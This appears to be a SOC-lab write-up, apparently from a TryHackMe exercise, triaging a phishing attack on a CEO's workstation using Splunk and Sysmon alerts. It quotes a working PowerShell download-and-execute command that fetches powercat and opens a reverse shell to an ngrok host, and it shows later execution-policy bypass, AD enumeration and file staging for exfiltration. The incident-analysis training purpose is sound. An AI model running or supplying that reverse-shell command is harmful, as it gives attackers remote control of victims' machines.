
VirusTotal showed nothing of the hash file either.

Conclusion: Email sent from john@hatmakereurope.xyz to michael.ascott@tryhatme.com was flagged for having a suspicious attachment. The subject seems to contain a pending invoice with a attachment .zip file. The .zip file contained a malicious executable file named “invoice.pdf.lnk” that has the function of opening powershell, downloading a netcat like tool called Powercat and spawns a reverse shell to a remote domain. This alert is highly malicious and reported as a true positive.

In Splunk SIEM, the powershell event query below confirms that the computer “win-3450” belonging to CEO Micheal did execute the powershell script and was compromised.




```
>   5/30/25          { [-]
    9:13:27.149 PM     datasource: powershell
                       event.action: Pipeline Execution Details
                       file.path: -
                       host.name: win-3450
                       message: Pipeline execution details for command line: IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubuserco
                     2.tcp.ngrok.io -p 19282 -e powershell. Context Information:     DetailSequence=1        DetailTotal=1   SequenceNumber=15       UserId=
                     HostVersion=5.1.20348.1366      HostId=bbaf2919-3765-42de-b254-1953f32951cb      HostApplication=C:\Windows\System32\WindowsPowerShell\v
                     System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.n
                     RunspaceId=b980ae09-17ad-4495-b218-4b1e52190205 PipelineId=1     ScriptName=     CommandLine=IEX(New-Object System.Net.WebClient).Downlo
                     powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell Details: CommandInvocation(New-Object): "New-Object"ParameterBinding(
                       powershell.command.invocation_details.value: "New-Object", "System.Net.WebClient"
                       powershell.command.name: -
                       powershell.file.script_block_text: -
                       process.command_line: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadStr
                     powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell
                       timestamp: 05/30/2025 22:13:27.149
                       winlog.process.pid: -
                     }
                     Show as raw text
                     host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json
```



Close alert with event ID: 1007

Was this alert a true positive or a false positive?

● True positive ○ False positive




From john@hatmakereurope.xyz to michael.ascot@tryhatme.com at 05/01/2025 09:51:07.156 subject Important: Pending Invioce! email had an malicious attachment bu
policy blocked the attachment.
After further investigation attachent was found malicious, it runs powershell to download powercat from github and creates a connection to ngrok[.]io
Command:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object
System.Net.WebClient).DownloadString('https://raw[.]githubusercontent[.]com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e po
Attachment name:ImportantInvoice-Febrary.zip
Sha256: 50E5BF8361DF2442546F21E08B1561273F4CCC610258F622AC1A4B8EBF0A0386

Close alert as malicious with quick summary report.

From here, we can follow the powershell command sequence by searching up Splunk SIEM for executing remote powershell commands on the compromised host:


datasource=powershell "host.name"="win-3450" event.action="Execute a Remote Command"



```
datasource=powershell "host.name"="win-3450" event.action="Execute a Remote Command"
```

Server error

5 of 22 events matched




```
5/30/25          { [-]
9:14:57.149 PM      datasource: powershell
                    event.action: Execute a Remote Command
                    file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
                    host.name: win-3450
                    message: Creating Scriptblock text (1 of 1):{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock I
                 \Users\michael.ascot\downloads\PowerView.ps1
                    powershell.command.invocation_details.value: -
                    powershell.command.name: -
                    powershell.file.script_block_text: {($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}
                    process.command_line: -
                    timestamp: 05/30/2025 22:14:57.149
                    winlog.process.pid: 3,728
                 }
                 Show as raw text
                 host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json
5/30/25          { [-]
9:14:49.149 PM      datasource: powershell
                    event.action: Execute a Remote Command
                    file.path: -
                    host.name: win-3450
                    message: Creating Scriptblock text (1 of 1):powershell -ExecutionPolicy BypassScriptBlock ID: 97841cd9-618d-4351-8ee2-73e578719b23Path
                    powershell.command.invocation_details.value: -
                    powershell.command.name: -
                    powershell.file.script_block_text: powershell -ExecutionPolicy Bypass
                    process.command_line: -
                    timestamp: 05/30/2025 22:14:49.149
                    winlog.process.pid: 9,060
                 }
                 Show as raw text
                 host = 10.10.9.45:8989   source = eventcollector   sourcetype = _json
```

Based on the first two powershell events after establishing the reverse shell, the first command disables PowerShell's execution policy restrictions, enabling the execution of scripts that would otherwise be blocked. This is a common technique in malicious activities to evade restrictions.

The second log shows the execution of a scriptblock within a Powershell script “PowerView.ps1” located in the /Downloads folder. PowerView is a common tool for Active Directory enumeration, commonly used by security professionals or attackers.

This could be part of PowerView’s functionality to interact with or manipulate Active Directory objects dynamically.




```
>   5/30/25          { [-]
    9:15:25.149 PM      datasource: powershell
                        event.action: Execute a Remote Command
                        file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
                        host.name: win-3450
                        message: Creating Scriptblock text (1 of 1):{                  $Up = $True                  if($Ping) {                        # TO
                     $Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname                  }                  if($Up) {
                     ($FullData) {                      # convert/process the LDAP fields for each result                     Convert-LDAPProperty
                     else {                       # otherwise we're just returning the DNS host name                  $_.properties.dnshostname
                     ScriptBlock ID: fe1b8559-938b-4c36-8c28-1e3bc2cf7039Path: C:\Users\michael.ascot\downloads\PowerView.ps1
                        powershell.command.invocation_details.value: -
                        powershell.command.name: -
                        powershell.file.script_block_text: {                  $Up = $True                  if($Ping) {                        # TODO: how
                     $Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname                  }                  if($Up) {
                     ($FullData) {                      # convert/process the LDAP fields for each result                     Convert-LDAPProperty
                     else {                       # otherwise we're just returning the DNS host name                  $_.properties.dnshostname
                        process.command_line: -
                        timestamp: 05/30/2025 22:15:25.149
                        winlog.process.pid: 3,728
                     }
                     Show as raw text
                     host = 10.10.9.45:8989 | source = eventcollector | sourcetype = _json
```

This log shows a portion of PowerView.ps1 executing a scriptblock that processes Active Directory data. The script checks host availability ($Ping) or returns detailed LDAP properties ($Sup), likely as part of a network enumeration task.

The logs suggest someone (e.g., user "michael.ascot") executed a PowerShell script (PowerView.ps1) that involves dynamic assembly loading and bypasses execution policies to enumerate Active Directory.

Next alert is flagged as Medium severity of an execution performed in the environment:



Assigned alert(s)

1023 | Network drive mapped to a local drive | Medium | Execution | May 27th 2025 at 15:44

Description:	A network drive was mapped to a local drive. Normally, this is not a cause for concern,
datasource:	sysmon
timestamp:	05/27/2025 15:42:13.263
event.code:	1
host.name:	win-3450
process.name:	net.exe
process.pid:	5784
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)


- **Description**: A network drive was mapped to a local drive, noted as typically not a concern but flagged by the system.
- **Data Source**: Sysmon

- **Event Timestamp**: 05/27/2025 15:42:13.263
- **Event Code**: 1 (Process creation event)
- **Host Name**: win-3450
- **Process Name**: net.exe
- **Process PID**: 5784
- **Process Parent PID**: 3728
- **Process Parent Name**: powershell.exe
- **Process Command Line**: C:\Windows\system32\net.exe use Z: \\FILESRV-01\SSF-FinanciaRecords
- **Process Working Directory**: C:\Users\michael_ascot\downloads\
- **Event Action**: Process Create (rule: ProcessCreate)

The alert logs the mapping of a network drive (\\FILESRV-01\SSF-FinanciaRecords) to a local drive (Z:) on the host win-3450, which can indicate potential unauthorized activity.

This command was executed by the process “net.exe” (PID 5784), but its parent process is powershell.exe (PID 3728). This indicates that PowerShell initiated the net.exe command, likely through a script or direct invocation. So, while the command itself is a net.exe command, it was triggered via PowerShell.

This alert was triggered on computer win-3450 which belongs to the CEO Micheal.



Michael Ascot, CEO *michael.ascot@tryhatme.com* Logged-in host: `win-3450`

Context:

1. **Previous alert scheme (PowerShell Powercat Reverse Shell)**: The previous phishing email alert we looked at sent to the CEO micheal.ascot at machine “win-3450” involving Powercat tool usage to establish initial a reverse shell using a malicious PowerShell script “invoice.pdf.lnk” that did the function of downloading Powercat tool off github and executing powercat.ps1 to establish a reverse shell to 2.tcp.ngrok.io:19282.

   This suggested potential malicious activity, where an attacker could gain remote access to the system (win-3450) and execute commands.

2. The user CEO **Micheal.ascot at computer “win-3450” engaged in** and opened the malicious file “invoice.pdf.lnk” from the phishing email on their workstation computer, this script file executed a powershell script command, downloaded the Powercat tool and established a reverse shell to a remote machine. The machine “win-3450” belonging to the CEO has been compromised.


3. **Second Alert (Network Drive Mapping)**: The alert shows that a network drive (\\FILESRV-01\SSF-FinanciaRecords) was mapped to the local drive Z: on the same system (win-3450).

This was done via “net.exe” process, with powershell.exe as the parent process, and the command was executed from the directory C:\Users\michael_ascot\downloads\.

The share \\FILESRV-01\SSF-FinanciaRecords is not from the attacker's machine. It’s a network share on a separate server (FILESRV-01), likely within the victim’s (CEO Micheal) network.

The attacker, controlling the compromised machine (win-3450) through a reverse shell, mapped this share to Z: on win-3450 to access its contents, not to map something from their own machine.

The goal is likely to steal the financial records from the network share “FILESRV-01 “ by accessing the internal network share through the compromised system



1024 Suspicious Parent Child Relationship ^ Low Process May 27th 2025 at 15:45

Description: A suspicious process with an uncommon parent-child relationship was detected in your enviro
datasource: sysmon
timestamp: 05/27/2025 15:43:00.263
event.code: 1
host.name: win-3450
process.name: Robocopy.exe
process.pid: 8356
process.parent.pid: 3,728
process.parent.name: powershell.exe
process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
process.working_directory: Z:\
event.action: Process Create (rule: ProcessCreate)

Description: A suspicious process with an uncommon parent-child relationship was detected in your environment.

- **Data Source**: Sysmon
- **Event Timestamp**: 05/27/2025 15:43:00.263
- **Event Code**: 1 (Process creation event)
- **Host Name**: win-3450
- **Process Name**: robocopy.exe
- **Process PID**: 8356
- **Process Parent PID**: 3,728
- **Process Parent Name**: powershell.exe
- **Process Command Line**: "C:\Windows\system32\ROBOCOPY.exe" "C:\Users\michael_ascot\downloads\exfiltration" "E"
- **Process Working Directory**: Z:\
- **Event Action**: Process Create (rule: ProcessCreate)

The alert flags an unusual parent-child relationship where powershell.exe (PID 3,728) spawns robocopy.exe (PID 8,356). This is considered suspicious because robocopy.exe (a legitimate Windows utility for copying files) is not typically launched by PowerShell in normal operations, especially in this context.


It identifies the process (robocopy.exe) and its used command line, showing it was used to copy files from C:\Users\michael_ascot\downloads\exfiltration to a destination labeled as E.

The use of robocopy.exe by PowerShell, especially in the context of a previously established reverse shell, suggests possible data exfiltration.

The source is the Z:\ drive (which is [\\FILESRV-01\SSF-FinanciaRecords](\\FILESRV-01\SSF-FinanciaRecords)), and the destination is C:\Users\michael_ascot\downloads\exfiltration.

